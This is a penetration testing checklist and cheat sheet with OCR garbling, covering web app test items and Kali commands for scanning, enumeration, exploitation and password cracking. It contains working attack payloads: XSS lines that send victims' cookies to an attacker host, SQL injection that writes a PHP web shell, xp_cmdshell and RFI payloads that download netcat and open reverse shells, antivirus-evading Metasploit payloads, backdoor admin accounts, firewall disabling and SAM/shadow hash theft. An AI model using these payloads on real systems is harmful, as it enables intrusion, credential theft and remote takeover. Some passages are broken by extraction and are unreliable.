	Test file extensions handling
	Test for security HTTP headers (e.g. CSP, X-Frame-Options, HSTS)
	Test for policies (e.g. Flash, Silverlight, robots)
	Test for non-production data in live environment, and vice-versa
	Check for sensitive data in client-side code (e.g. API keys, credentials)

☐ Check SSL Version, Algorithms, Key length ☐ Check for Digital Certificate Validity (Duration, Signature and CN) ☐ Check credentials only delivered over HTTPS ☐ Check that the login form is delivered over HTTPS ☐ Check session tokens only delivered over HTTPS ☐ Check if HTTP Strict Transport Security (HSTS) in use **Authentication** Test for user enumeration ☐ Test for authentication bypass ☐ Test for bruteforce protection ☐ Test password quality rules ☐ Test remember me functionality ☐ Test for autocomplete on password forms/input ☐ Test password reset and/or recovery ☐ Test password change process ☐ Test CAPTCHA ☐ Test multi factor authentication ☐ Test for logout functionality presence ☐ Test for cache management on HTTP (eg Pragma, Expires, Max-age) ☐ Test for default logins ☐ Test for user-accessible authentication history ☐ Test for out-of channel notification of account lockouts and successful password changes ☐ Test for consistent authentication across applications with shared authentication schema / SSO **Session Management** ☐ Establish how session management is handled in the application (eg, tokens in cookies, token in URL)


Secure Transmission

	Check session tokens for cookie flags (httpOnly and secure)			
	Check session cookie scope (path and domain)			
	Check session cookie duration (expires and max-age)			
	Check session termination after a maximum lifetime			
	Check session termination after relative timeout			
	Check session termination after logout			
	Test to see if users can have multiple simultaneous sessions			
	Test session cookies for randomness			
	Confirm that new session tokens are issued on login, role change and logout			
	Test for consistent session management across applications with			
	shared session management			
	Test for session puzzling			
	Test for CSRF and clickjacking			
Authorization				
	Test for path traversal			
	Test for bypassing authorization schema			
	Test for vertical Access control problems (a.k.a. Privilege Escalation)			
	Test for horizontal Access control problems (between two users at			
	the same privilege level)			
	Test for missing authorization			
Data \	Validation			
	Test for Reflected Cross Site Scripting			
	Test for Stored Cross Site Scripting			
	Test for DOM based Cross Site Scripting			
	Test for Cross Site Flashing			
	Test for HTML Injection			
	Test for SQL Injection			
	Test for LDAP Injection			
	Test for ORM Injection			
	Test for XML Injection			

	Test for XXE Injection
	Test for SSI Injection
	Test for XPath Injection
	Test for XQuery Injection
	Test for IMAP/SMTP Injection
	Test for Code Injection
	Test for Expression Language Injection
	Test for Command Injection
	Test for Overflow (Stack, Heap and Integer)
	Test for Format String
	Test for incubated vulnerabilities
	Test for HTTP Splitting/Smuggling
	Test for HTTP Verb Tampering
	Test for Open Redirection
	Test for Local File Inclusion
	Test for Remote File Inclusion
	Compare client-side and server-side validation rules
	Test for NoSQL injection
	Test for HTTP parameter pollution
	Test for auto-binding
	Test for Mass Assignment
	Test for NULL/Invalid Session Cookie
Denia	l of Service
	Test for anti-automation
	Test for account lockout
	Test for HTTP protocol DoS
	Test for SQL wildcard DoS
Busine	ess Logic
	Test for feature misuse
	Test for lack of non-repudiation
	Test for trust relationships

	Test for integrity of data Test segregation of duties
Crypto	ography
	Check if data which should be encrypted is not Check for wrong algorithms usage depending on context
	Check for weak algorithms usage
	Check for proper use of salting
	Check for randomness functions
Risky I	Functionality - File Uploads
	Test that acceptable file types are whitelisted
	Test that file size limits, upload frequency and total file counts are defined and are enforced
	Test that file contents match the defined file type
	Test that all file uploads have Anti-Virus scanning in-place.
	Test that unsafe filenames are sanitised
	Test that uploaded files are not directly accessible within the web root
	Test that uploaded files are not served on the same hostname/port
	Test that files and other media are integrated with the
	authentication and authorisation schemas
Risky I	Functionality - Card Payment
	Test for known vulnerabilities and configuration issues on Web
	Server and Web Application
	Test for default or guessable password
	Test for non-production data in live environment, and vice-versa
	Test for Injection vulnerabilities
	Test for Buffer Overflows
	Test for Insecure Cryptographic Storage
	Test for Insufficient Transport Layer Protection

 □ Test for Improper Error Handling □ Test for all vulnerabilities with a CVSS v2 score > 4.0 □ Test for Authentication and Authorization issues □ Test for CSRF
HTML 5
 Test Web Messaging Test for Web Storage SQL injection Check CORS implementation Check Offline Web Application
Oracle Penetration Testing
Tools within Kali:
oscanner root@kali:~# oscanner -s 192.168.1.15 -P 1040
sidguess root@kali:~# sidguess -i 192.168.1.205 -d /usr/share/wordlists/metasploit/unix_users.txt
tnscmd10g root@kali:~# tnscmd10g version -h 192.168.1.20
Nmap nmap -p 1521 -A 192.168.15.205
Nmap nse scripts Metasploit auxiliaries



PENETRATION TESTING CHECKLIST

BEFORE	E BEGINI	NING:		
	update exploits DB			
	. 0	cd /pentest/exploits/exploitdb/		
	0	svn update		
	0	msfupdate		
	set up	services to download tools in the victims		
	0	TFTP: atftpddaemonport 69 /var/tmp/tftphome		
	0	FTP: /etc/init.d/pure-ftpd start		
	0	SSH(scp): /etc/init.d/ssh start		
	0	HTTP: /etc/init.d/apache2 start		
	copy us	seful tools to the services folders (/var/tmp/tftphome, /var/tmp/ftphome,		
	/var/w	ww)		
	0	sbd.exe		
	0	nc.exe		
	0	tftpd32.exe		
	0	wget.exe		
	0	whoami.exe		
	0	trojan_meterpreter.exe		
o Browser Addons				
		Chrome:		
		Recx Security Analyser		
		Wappalyzer		
		Firefox/Iceweasel:		
		Web Developer		
		Tamper Data		
		FoxyProxy Standard		
	0	User Agent Switcher		
	0	PassiveRecon		
	0	Wappalyzer		
	0	Firebug		
	0	HackBar (athors)		
	0	(others)		
	set con	sole history to unlimited (Config->History->Set Unlimited)		

Discover alive machines:

	nmap -sn -n -oG IP_alive_nmap.txt <net-cidr></net-cidr>
	cat IP_alive_nmap.txt grep "Status: Up" cut -d" " -f2 >IPs_alive_nmap.txt
Discove	er machines that possibly exist DNS discover
	discover the DNS servers available (dns_discovery.sh / "dns_discovery_FILE_perl.pl IPs_Alive_Ping.txt")
	discover the subnet domain (set /etc/resolv.conf and test with "dnsenum.pl enum") - discover the host names
	 reverse DNS brute force (reverse_dns_enumeration.sh / "dnsenum.pl enum")
	 DNS zone transfer ("dnsenum.plenum") /pentest/enumeration/dnsenum/dnsenum.plenum -f
	<dns_brute_names_file>dnsserver <dns_server_ip> <domain_name></domain_name></dns_server_ip></dns_brute_names_file>
•	OBS: without the "-p" option, nmap checks only the ports defined in are/nmap/nmap-services -> FASTER!) (OBS: if the -sS fails, try with other types. Ex:
	UNIQ TCP SCAN: nmap -sS -n -oG nmap_scan_tcp_default_ports_grepable.txt -sV - Oosscan-limitscript "vuln" -Pn -iL IPs_alive_nmap.txt >>nmap_scan_tcp_default_ports.txt
	UDP SCAN: nmap -sU -n -oG nmap_scan_udp_default_ports_grepable.txt -sV script "vuln" -Pn -iL IPs_alive_nmap.txt >>nmap_scan_udp_default_ports.txt
	grabbing of choosen ports/machines
	nmap_scan_udp_default_ports.txt
	banner_grabber_ports_FILE.pl 2>&1 >>tcp_ports_banners.txt sort tcp_ports_banners.txt >formated_tcp_ports_banners.txt
DISTING	CT TCP SCANS:
	looking for TCP open ports and versions o nmap -sS -n -sVversion-all -oG nmap_scan_tcp_default_ports.txt -Pn -iL IPs_alive_nmap.txt
	grep "Ports: " nmap_scan_tcp_default_ports.txtformated_nmap_scan_tcp_default_ports.txt
	looking for UDP open ports->NOT RELIABLE->icmp
	 nmap -sU -n -sVversion-all -oG nmap_scan_udp_default_ports.txt -Pn -iL IPs_alive_nmap.txt

	 grep "Ports: " nmap_scan_udp_default_ports.txt >formated nmap scan udp default ports.txt 				
	OS detection				
	o nmap -Oosscan-limit -Pn -iL IPs_alive_nmap.txt -oN nmap_scan_OS.txt				
	Vulnerabilities detection				
	 nmapscript "vuln" -Pn -iL IPs_alive_nmap.txt -oN nmap_scan_vulnerabilities.txt 				
HTTP					
	dirb <url></url>				
	Use Zap				
	 Spider 				
	Use Burp suite				
	 brute force to discover HTTP hidden folders 				
	Metasploit auxiliary modules:				
	auxiliary/scanner/http/robots_txt				
	auxiliary/scanner/http/dir_scanner				
	auxiliary/scanner/http/dir_listing				
	search for part of the html code at Google (find the name of the tool/cms used to				
	construct the page)				
	navigate with firefox				
	Search for folders with gobuster:				
	o gobuster -w /usr/share/wordlists/dirb/common.txt -u \$ip				
	<u>Dirb - Directory brute force finding using a dictionary file</u>				
	o dirb http://\$ip/ wordlist.dict				
	o dirb < <http: vm=""></http:> >				
	Dirb against a proxy				
П	o dirb [http://\$ip/](http://172.16.0.19/) -p \$ip:3129 Nikto				
Ш	o nikto -h \$ip				
П	nmapscript=http-enum -p80 -n \$ip/24				
П	Nmap Check the server methods				
	o nmapscript http-methodsscript-args http-methods.url-path='/test'				
	\$ip				
	Get Options available from web server				
	o curl -vX OPTIONS vm/test				
	Uniscan directory finder:				

	o <u>unisca</u>	n -qweds -u < <http: vm=""></http:> >
	Wfuzz - The w	eb brute forcer
	o <u>wfuzz</u>	-c -w /usr/share/wfuzz/wordlist/general/megabeast.txt
	\$ip:60	080/?FUZZ=test
	o <u>wfuzz</u>	-chw 114 -w /usr/share/wfuzz/wordlist/general/megabeast.txt
	\$ip:60	080/?page=FUZZ
	o <u>wfuzz</u>	-c -w /usr/share/wfuzz/wordlist/general/common.txt
		0080/?page=mailer&mail=FUZZ"
		-c -w /usr/share/seclists/Discovery/Web_Content/common.txt
	·	şip/FUZZ
	- Recurse leve	
	·	-c -w /usr/share/seclists/Discovery/Web_Content/common.txt -R
	<u>3sc 2</u>	200 \$ip/FUZZ
FTP		
	try access (use	r:anonymous / pass:) or (user:ftp / pass:ftp)
	try to put and	execute files
SNMP	enumeration (p	ort 161)
		mputers running the SNMP
	•	("onesixtyone -i IPs_alive-ping_registered-dns.txt -c
		dict_communitys.txt cut -d" " -f1,2")
	get SNMP data	
	•	(snmp_check_FILE.pl / "snmpcheck.pl -t <ip-address>" /</ip-address>
		snmp_enumeration_FILE.pl / "snmpenum.pl <ip-address></ip-address>
	6. 61. 11)	<community></community>
	<configfile>")</configfile>	
		try with all the config files (windows.txt, linux.txt and cisco.txt)
	•	enumerates users, running services, open TCP ports, installed
		softwares, disks
	•	if snmpenum.pl does not work, its possible to try these (will show
		everything):
	•	snmpwalk -c public -v1 192.168.13.222 1

SMTP enumeration (port 25)

	identify the computers running the SWTP (scan_ports_netcat_perf.pi)
	try to identify user names (if code "502", use "helo" scripts!) check if the servers accept the VRFY command (smtp_vrfy_check_FILE.pl) if it accepts -> "250" code if it does NOT accept -> "252" error code if they accept VRFY, try to brute force the user names ("smtp_brute_force_FILE.pl <server></server>
	 check if the servers accept the EXPN command (smtp_espn_check_FILE.pl) if it does NOT accept -> "500" error code if they accept EXPN, try to brute force the list name
	```ShellSession
	root@kali:~# nc -nv 192.168.1.12 25
	(UNKNOWN) [192.168.1.12] 25 (smtp) open
	220 WIN-3UR24XX66QZ Microsoft ESMTP MAIL Service, Version: 7.0.6001.18000 ready at Thu, 4 Jan 2018 11:48:35 +0200
	- mail servers can also be used to gather information about a host or network.
	- SMTP supports several important commands, such as VRFY and EXPN.
	- A VRFY request asks the server to verify an email address
	- while EXPN asks the server for the membership of a mailing list.
	- These can often be abused to verify existing users on a mail server, which can later aid the attacker.
Netbio	s/SMB enumeration (ports 445 and 139)  SMB1 — Windows 2000, XP and Windows 2003.  SMB2 — Windows Vista SP1 and Windows 2008

SMB2.1 – Windows 7 and Windows 2008 R2
 SMB3 – Windows 8 and Windows 2012.

and 445, as well as several UDP ports.

o - The SMB NetBIOS32 service listens on TCP ports 139

- identify the computers running the Netbios
  - ("msfcli auxiliary/scanner/smb/smb_version
     RHOSTS=192.168.12.1-192.168.13.254 THREADS=100
     E" / scan_ports_netcat_perl.pl)
  - enumerate users and other usefull data from the Netbios machines (msfcli auxiliary/scanner/smb/smb_enumusers RHOSTS=192.168.12.1-192.168.13.254 THREADS=100 E / netbios-SMB_enumeration_user_FILE.pl / netbios-SMB_enumeration_FILE.pl)
  - root@kali:~# nmap -v -p 139,445 192.168.1.12 -oG /tmp/smp.txt
  - o root@kali:~# nbtscan -r 192.168.1.12
  - o root@kali:~# enum4linux -a 192.168.1.12
  - root@kali:~# ls -la /usr/share/nmap/scripts/smb*
  - o root@kali:~# nmap -v -p 139,445 192.168.1.12 --script smb-os-discovery.nse
  - o root@kali:~# smbclient -L=192.168.1.12
  - o root@kali:~# smbclient \\\192.168.1.12 \\public
  - Enter root's password:
  - Anonymous login successful
  - o nmap \$ip --script smb-os-discovery.ns
  - o nmap -v -p 139,445 -oG smb.txt \$ip-254
  - nmap -sV -Pn -vv -p 445 --script='(smb*) and not (brute or broadcast or dos or external or fuzzer)' --scriptargs=unsafe=1 \$ip
  - Nmap all SMB scripts authenticated scan
  - nmap -sV -Pn -vv -p 445 --script-args smbuser=,smbpass= --script='(smb*) and not (brute or broadcast or dos or external or fuzzer)' --scriptargs=unsafe=1 \$ip
  - o nmblookup -A \$ip
  - smbclient //MOUNT/share -I \$ip -N
  - o rpcclient -U "" \$ip
  - smbclient -L //\$ip
  - Nmap Scan for Open SMB Shares
  - nmap -T4 -v -oA shares --script smb-enum-shares -script-args smbuser=username,smbpass=password p445 192.168.10.0/24

- o Nmap scans for vulnerable SMB Servers
- nmap -v -p 445 --script=smb-check-vulns --scriptargs=unsafe=1 \$ip
- Nmap List all SMB scripts installed
- Is -I /usr/share/nmap/scripts/smb*
- o msf > use auxiliary/spoof/nbns/nbns_response
- o msf auxiliary(nbns_response) > show options
- msf auxiliary(nbns response) > set INTERFACE eth0
- msf auxiliary(nbns_response) > set SPOOFIP 10.10.10.10
- o msf auxiliary(nbns_response) > run
- msf > use auxiliary/server/capture/smb
- msf auxiliary(smb) > set JOHNPWFILE /tmp/john smb
- o msf auxiliary(smb) > run

Look for	vulnerabilities	and	exp	loits

In	Kal	li:

- /pentest/exploits/exploitdb/searchsploit <term1> [term2] [term3]
- grep -i <service name> /pentest/exploits/exploitdb/files.csv -
- On the Internet (all sites are registered in the firefox favorites):
  - Google: [xp sp2] exploit site:securityfocus.com inurl:bid
  - www.exploit-db.com/search/
  - www.metasploit.com/framework/search
  - www.qualys.com/research/exploits/
  - o www.qualys.com/research/top10/
- □ on the nmap results (if --script "vuln" was used)
  - search for the words "VULNERABLE" and "vulns" on the nmap output files (TCP and UDP)

### Client side attacks

### □ XSS

- o test forms: <script>alert("XSS vulnerable")</script>
- redirect to malicious page: <iframe SRC="http://192.168.10.150/report" height="10" width="10">
- Session/Cookie stealing (XSS must be exploitable!):
  - example-1: <body onload='document.location.replace("http://attacker/post.asp?na

- me=victim1&message=" + document.cookie + "<br>" + "URL:" +
  document.location);'></body>
- example-2: <script>new Image().src="http://192.168.10.150/bogus.php?"+ document.cookie;</script>
- (at the attacker: 192.168.10.150) nc -lvp 80
- (at "Tamper Data" Firefox plugin in the login page) change the session ID
- o send email to XSS vulnerable webmails:
  - sendEmail -t <destination_address> -f <sender_address> -s <server>[:smtp_port] -u <subject> -o message-file=<message file>
- receive emails:
  - /usr/local/bin/smtpd.py -n -c DebuggingServer <local serve ip>:<port>
- □ browser exploits
  - o fingerprint the client browser and O.S.
    - make the victim access a web page on the attacker (XSS, Social Engineering,...)
    - nc -lvp 80
    - log "User-Agent" and "Accept" informations
    - search at Google or user-agents.my-addr.com
  - o set a automatically process migration:
    - set "InitialAutoRunScript" or "AutoRunScript" to "post/windows/manage/migrate" or "migrate -f" or "migrate explorer"
      - ex: set AutoRunScript "post/windows/manage/migrate"
  - set AUTO_MIGRATE=ON at "/pentest/exploits/set/config/set_config" file use aurora / ms10_xxx_ie_css_clip / browser_autopwn (not always reliable => excessive traffic)
- ☐ client's applications
  - send to the victim a corrupted file to explore some application vulnerability (Social Engineering)

### Web application attacks

- □ SQL injection
  - identifying SQL injection vulnerabilities

- send the single quote character (') in form fields and look for error messages
- enumerating table names and fields (checking MSSQL error messages)
  - start putting this in the vulnerable form field:
    - (MSSQL): ' having 1=1--
  - get the name of the table and use it in the next try
    - (MSSQL): 'group by . having 1=1-
      - (Ex: 'group by tbl.id having 1=1--
  - get the new field name and APPEND it in the next GROUP BY try as before, until there is no error message anymore
- enumerating fields' types (checking MSSQL error messages)
  - start putting this in the vulnerable form field (if there is no error message, try another function):
    - (MSSQL): 'union select sum() from --
      - (Ex: 'union select sum(id) from tbl

- enumerating DBs tool:
  - Sqlmap
    - Options:
      - -u <full url>
      - Retrieve DBMS banner -b
      - --dbs **Enumerate DBMS databases**
      - --tables Enumerate DBMS database tables
      - --columns Enumerate DBMS database table columns
      - --dump Dump DBMS database table entries
      - Enumerate DBMS users password hashes --passwords
      - -D <DB name> DBMS database to enumerate
      - -T DBMS database table to enumerate
      - -C <column name> DBMS database table column to enumerate
      - -U <user name> DBMS user to enumerate
    - Examples:
      - ./sqlmap.py -u http://192.168.11.246/vid.php?id=444 --
      - ./sqlmap.py -u http://192.168.11.246/vid.php?id=444 -tables -D webapp

- ./sqlmap.py -u http://192.168.11.246/vid.php?id=444 -D webapp -T users --dump
- o adding a user to the DB (if the application has write permissions)
  - use the enumerated data to structure a INSERT query
    - (PS: a "Access Denied" page doesn't indicate that the query was not executed)
    - (MySQL example): '; INSERT INTO tbl values('5345','user','pass','44');#
    - (MSSQL example): '; INSERT INTO tbl values('5345','user','pass','44') --
    - login with the user/password added
  - code execution (insert file)
  - MySQL
    - discover SELECT fields shown at the web page:
      - http://192.168.11.1/list.php?id=-1 UNION SELECT 1,2,3,4
    - read local file
      - use "load file" MySQL function
        - (Ex {suppose that field 4 was shown at the web page}: http://192.168.11.1/list.php?id=-1 UNION SELECT
- o 1,2,3,load_file('/etc/passwd') )
  - write file
    - use "select <string> INTO OUTFILE <file destination>"
      - (Ex: http://192.168.11.1/list.php?id=-1
        UNION SELECT "<?php
        system(\$_REQUEST['cmd']); ?>" INTO
        OUTFILE 'C:/xampp/htdocs/backdoor.php'
        )
      - (with DB access): select "<?php system(\$_GET['cmd']); ?>" INTO OUTFILE 'C:/xampp/htdocs/backdoor.php'
      - access the inserted file (Ex: http://192.168.11.1/backdoor.php?cmd=ipconfig)
  - bypass authentication
    - (in web forms' user name field):

- (MySQL): wronguser' or 1=1;#(MSSQL): wronguser' or 1=1--
- useful functions:
  - MySQL:
    - version() prints MySQL version
    - user() prints running user
    - o load file() prints server file content
  - MSSQL:
    - stacking queries executes various queries in a single command (separate with;)
      - (Ex: ' or 1=1; INSERT INTO tbl VALUES('4','tymbu','pass')--)
    - sp_makewebtask creates a html file with the result of a query
      - (Ex: ';exec sp_makewebtask
        "c:\Inetpub\wwwroot\evil.html", "select
        from tbl";--)
    - xp_cmdshell (only members of sysadmin group and disabled by default in newer MSSQL versions)
       executes shell commands
      - (Ex: ' or 1=1;exec master..xp_cmdshell "tftp -i 192.168.10.150 GET nc.exe && nc.exe
  - 192.168.10.150 443 -e cmd.exe';--)

RFI
create evil.php:
<pre>o <?php echo '<?php echo shell_exec(base64_decode(\$_GET["cmd"]));?>'</pre>
?>
call: http://web/evil.php?cmd=base64_encoded_command
<pre>o <?php echo '<?php</pre></pre>
copy(\$HTTP_POST_FILES['file']['tmp_name'],\$HTTP_POST_FILES['file']['na
me']); ?>' ?>
call: <form <="" action="http://web/evil.php" method="post" th=""></form>
enctype="multipart/form-data">
o <input name="file" type="file"/>
o <input name="submit" type="submit" value="submit"/>

- o <?php echo '<?php echo shell_exec("nc -n 192.168.10.150 443 -e
  /bin/bash");?>' ?>
  - start listener: nc -lvp 443
  - call: http://web/evil.php
    - <?php echo '<?php echo "<PRE>"; echo shell exec("ipconfig"); echo "</PRE>"; ?>' ?>
- test: if the vulnerability is in a variable, change its value to: http%3A%2F%2F192.168.10.150%2Fevil.php
- □ LFI
- use a "null string" (%00) to terminate any extensions added to the injected parameter
  - (Ex: http://192.168.11.1/list.php?LANG=../../boot.ini%00&id =1)
- Insert a script in a file that the interpreter can read and call it (ex: some LOG file)
  - MySQL tables file:
    http://web/mod.php?name=bla&cmd=base64_encoded_comman
    d&file=..\..\..\..\..\apachefriends\xampp\mysql\data\nuke\nu
    ke_authors.MYD%00
- Environment variables
  - overwrite environment variables with an attacker input
    - ex: GET /login.php?PATH=/var
- Windows SMB credentials relay
  - use Metasploit "exploit/windows/smb/smb_relay" module
- ☐ Fix and use exploits
  - o At what bytes is EIP overwritten?
    - /pentest/exploits/framework3/tools/pattern_create.rb <buffer size>
    - /pentest/exploits/framework3/tools/pattern_offset.rb <address>
  - Can you find a RET address (ex: ESP, EAX)? What is it?
    - create a buffer of 'A's (\x41) and check which registers have this value when the application crashes
    - find a instruction to jump to the desired address(ex:JMP <choosed_register>) in the application or in a fix address DLL (ex:user32.DLL)

- if the OS version is different, try to find the address in metasploit
- O Where will you place your shellcode?
  - look for a position after the position pointed by the chosen register
  - if the shellcode is encoded to avoid 0x00, put at least 32 NOPs between the position pointed by the register and the shellcode
  - change the buffer structure (calculations, shellcode, NOPs)
- How much space do you have for your shellcode?
  - count how many consecutive bytes are written with 'A' after the chosen register pointed position
- O How can you get to your shellcode?
  - /pentest/exploits/framework2/msfweb OR msfpayload | msfencode (see "Metasploit->create payload" section below)
- What kind of shellcode will you use (ex: bind, reverse, meterpreter)?
  - change hardcoded info (victim or attacker IP, ports, login/pass, application commands, etc)
- Are there any restricted bytes in the buffer (ex: 0x00)?
- What exit technique will the shellcode use (ex: thread, seh, process)?
- O What is the environment used to compile?
  - Linux (common imports: <stdlib.h><sys/socket.h><netinet/in.h><arpa/inet.h><unistd.h>)
    - gcc <source_code_file> -o <executable_file>
      - install "gcc-multilib" and use the gcc's "-m32" option to compile 32bits applications on 64bits environments
    - ./<executable_file>
    - PS: if the exploit was written on Windows ("^M" at the end of the lines) - dos2unix <filename>
  - Windows (common imports: <winsock2.h><windows.h><winbase.h><process.h><string.h>)
    - cd /root/.wine/drive_c/MinGW/bin/
    - wine gcc.exe <source_code_file> -o <executable_file> <lwsock32 or -lws2_32>
    - wine <executable file>

Create		

- Windows remote shell (admin privileges)
  - check OS and SP versions (and other info)
    - systeminfo
  - create admin user
    - net user tymbu tymbu123 /add
    - net localgroup administrators tymbu /add
  - enable remote desktop (reboot or logoff is not required after this!)
    - net localgroup "Remote Desktop Users" UserLoginName /add
    - reg add
       "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t
       REG_DWORD /d 0 /f
    - net start TermService
  - disable firewall
    - netsh firewall set opmode disable
  - download tool
    - (Windows 1st choice-small files/UDP) tftp -i <attacker_ip> GET <tool_file_name>
      - (PS-if access denied while deleting): attrib -r -h -s
         <filename>
    - (Windows 2nd choice-big files/TCP)
      - o echo open <attacker ip> 21 > ftp.txt
      - echo username>> ftp.txt
      - echo password>> ftp.txt
      - o echo bin >> ftp.txt
      - echo GET tool_file_name >> ftp.txt echo bye >> ftp.txt
      - o ftp-s:ftp.txt
    - Internet Explorer
      - cd C:\Program Files\Internet Explorer\
      - start iexplore.exe < jpg file complete http url>
      - cd C:\Documents and Settings\<USER>\Local
         Settings\Temporary Internet Files\ dir /S
      - XCOPY <source_complete_file_path><destination_folder_path> /h /y /c
      - o REN <old filename> <new filename>
    - Copy and paste code text to the victims shell

- Exe2bat.exe + DEBUG.exe (Except Win Seven.
   Max. 64KB compiled code.)
  - upx -9 <input file.exe>
  - wine exe2bat.exe <input_file.exe> <output_file.txt>
  - copy <output_file.txt> content to the Windows command line
- WinHTTP VB script (interpretated code)
  - copy /var/www/http_down_vbs.txt
     content to the Windows command line
  - cscript http_down.vbs
    <file_complete_http_url>
    <local_file_name>

### Metasploit

- create payload (ex: msfpayload windows/shell/reverse_tcp
   LHOST=<ip_attacker> LPORT=443 R | msfencode -e x86/shikata_ga_nai -t
   exe > payload.exe
- o msfpayload <payload> [variable=value] <(S)ummary|as(C)ii string|(P)erl|Rub(y)|(R)aw|(J)avascript|e(X)ecutable|(D)II|(V)BA|(W)ar>
- - <opt> The architecture to encode as
  - <opt> The list of characters to avoid: '\x00\xff'
  - <opt> The number of times to encode the data (use to bypass anti-virus)
    - -e <opt> The encoder to use (x86/shikata_ga_nai-> excellent)
    - o -l List available encoders
    - -i <opt> The binary input file
    - o <opt> The output file
    - o <opt> The platform to encode for
    - o <opt> The maximum size of the encoded data
    - <opt> The output format:
       raw,ruby,rb,perl,pl,c,js_be,js_le,java,dll,exe,ex
       e-small,elf,macho,vba,vbs,loop-vbs,asp,war
  - msfweb
- start attack

- (ex: msfcli exploit/windows/smb/ms08_067_netapi
   PAYLOAD=windows/shell/reverse_tcp RHOST=192.168.7.11
   EXITFUNC=thread LHOST=192.168.7.15 LPORT=443 E)
- msfcli <exploit_name> <option=value>
   <(P)ayloads | (O)ptions | (A)dvanced | (T)argets | (AC)tions | (E)xecute>
  - o (H)elp You're looking at it baby!
  - (S)ummary Show information about this module
  - (O)ptions Show available options for this module
  - (A)dvanced Show available advanced options for this module
  - (I)DS Evasion Show available ids evasion options for this module
  - (P)ayloads Show available payloads for this module
  - (T)argets Show available targets for this exploit module
  - (AC)tions Show available actions for this auxiliary module
  - (C)heck Run the check routine of the selected module
  - o (E)xecute Execute the selected module
- o msfconsole (commands/options OBS: TAB completion is available):
  - help|back|use <exploit-module>|set[g]/unset[g] <variable><value>|info <exploit-module>
  - search <module_name>|sessions [-I] [-i <number]|show [exploits or payloads or targets]</li>
  - save|check|exploit
- meterpreter commands
  - core: migrate <PID>|run <script> (ex: scraper, keylogger,etc)|use<module>|shell|help|exit

  - networking: ipconfig|route|portfw
  - system: execute <command>|getpid|getuid|ps|kill <PID>

- very useful: hashdump|launch_and_migrate (use in the "AutoRunScript") getsystem
  - keyscan_start|keyscan_dump|keyscan_st op
  - set AutoRunScript <script> [<script_options][,<script> [<script_options] ...]</p>
- -Brute Force (ex: hydra -L logins.txt -P passwords.txt -f -e ns -t 2 192.168.13.241 ftp)
  - hydra -L <logins_file> -P <passwords_file> [-f] [-e ns] [-t <number_threads>] <server> <service-code> [OPT <service-options> -> see README]
  - service codes: telnet ftp pop3[-ntlm] imap[-ntlm] smb smbnt
     http[s]-{head|get} http-{get|post}-form http-proxy cisco cisco-enable vnc Idap2 Idap3 mssql mysql oracle-listener postgres nntp socks5 rexec rlogin pcnfs snmp rsh cvs svn icq sapr3 ssh smtp-auth[-ntlm] pcanywhere teamspeak sip vmauthd firebird ncp afp
    - RDP (ex: medusa -e ns -f -T 4 -t 4 -L -M wrapper -m
       TYPE:STDIN -m PROG:/usr/local/share/rdesktop patched/rdesktop -m ARGS:"-g 640x480 -a 8 -u %U -p %P
       %H" -H IPs_RDP.txt -U users.txt -P passwords.txt)
- medusa [-e ns] [-f] [-T <number>] [-t <number>] [-L] -M wrapper -m
   TYPE:STDIN -m PROG:/usr/local/share/rdesktop-patched/rdesktop m
   ARGS:"-g 640x480 -a 8 -u %U -p %P %H" -H <hosts_file> -U <users_file> -P
   <passwords file>
  - -h [TEXT] : Target hostname or IP address
  - -H [FILE] : File containing target hostnames or IP addresses
  - o -u [TEXT] : Username to test
  - o -U [FILE] : File containing usernames to test
  - -p [TEXT] : Password to test
  - o -P [FILE] : File containing passwords to test
  - -C [FILE] : File containing combo entries. See
     README for more information.
  - o -O [FILE] : File to append log information to
  - -e [n/s/ns] : Additional password checks ([n] No Password, [s] Password = Username)
  - -M [TEXT] : Name of the module to execute (without the .mod extension)

- o -d : Dump all known modules
- -n [NUM] : Use for non-default TCP port number
- o -s : Enable SSL
- -t [NUM] : Total number of logins to be tested concurrently
- -T [NUM] : Total number of hosts to be tested concurrently
- -f : Stop scanning host after first valid username/password found.
- -F : Stop audit after first valid username/password found on any host.
- /usr/local/share/rdesktop-patched/rdesktop -g 640x480 -a 8 -u <login> -p <passwords_file> <server>
- Microsoft VPN (PPTP)
  - cat <words_file> |thc-pptp-bruter <victim_IP>
- o Password profiling
  - cd /pentest/passwords/cewl
  - ruby cewl.rb [-v] [-d <number>] <url> (ex: ruby cewl.rb -v -d 1 http://www.offsec.com/about.php)
- Windows SAM file
  - At Windows
    - %SYSTEMROOT%\repair\SAM (backup copy)
    - pwdump (extracts LM Hashes from the local Windows machine)
      - copy files PwDump.exe, LsaExt.dll and pwservice.exe
      - o pwdump \\127.0.0.1 -
    - Mounted device with Linux live-CD:
      - chntpw <SAM_file> (resets the passwords)
      - ophcrack (indicate the SAM file location to try to crack passwords)
      - samdump2 <SAM_file> >hashes.txt (extracts LM Hashes)
- Linux passwords
  - edit grub/Lilo
    - add "single init=/bin/bash" at the end of the line –
    - passwd root

- mount device with Linux live-CD:
  - delete everything between the first and second colons from /etc/shadow (Ex: root::12581:0:99999:7:::)
- CUDA-Multiforcer (uses the Graphics Processing Unit to speed up)
  - CUDA-Multiforcer -f <hashes_file> -h <hash_format> [--min <number_of_char>] [--max <number_of_char>] [-c charset]
  - (Ex: ./CUDA-Multiforcer -f hashes -h NTLM --min 5 --max 8
     -c charsets/charsetlowernumeric)
- John the Ripper
  - cd /pentest/passwords/jtr
  - ./john <Hashes_file>
  - Usage: john [OPTIONS] [PASSWORD-FILES]
    - --config=FILE use FILE instead of john.conf or john.ini
    - --wordlist=FILE --stdin wordlist mode, read words from FILE or stdin
    - o --format=NAME force hash type NAME:
    - DES/BSDI/MD5/BF/AFS/LM/NT/XSHA/PO/raw-MD5/MD5-gen/
       sha1/md5a/hmac-md5/phpass-md5/KRB5/bfegg/
       nsldap/ssha/openssha/oracle/oracle11/MYSQL/
       mysql-sha1/mscash/lotus5/DOMINOSEC/
       NETLM/NETNTLM/NETLMv2/NETNTLMv2/NETHA
       LFLM/
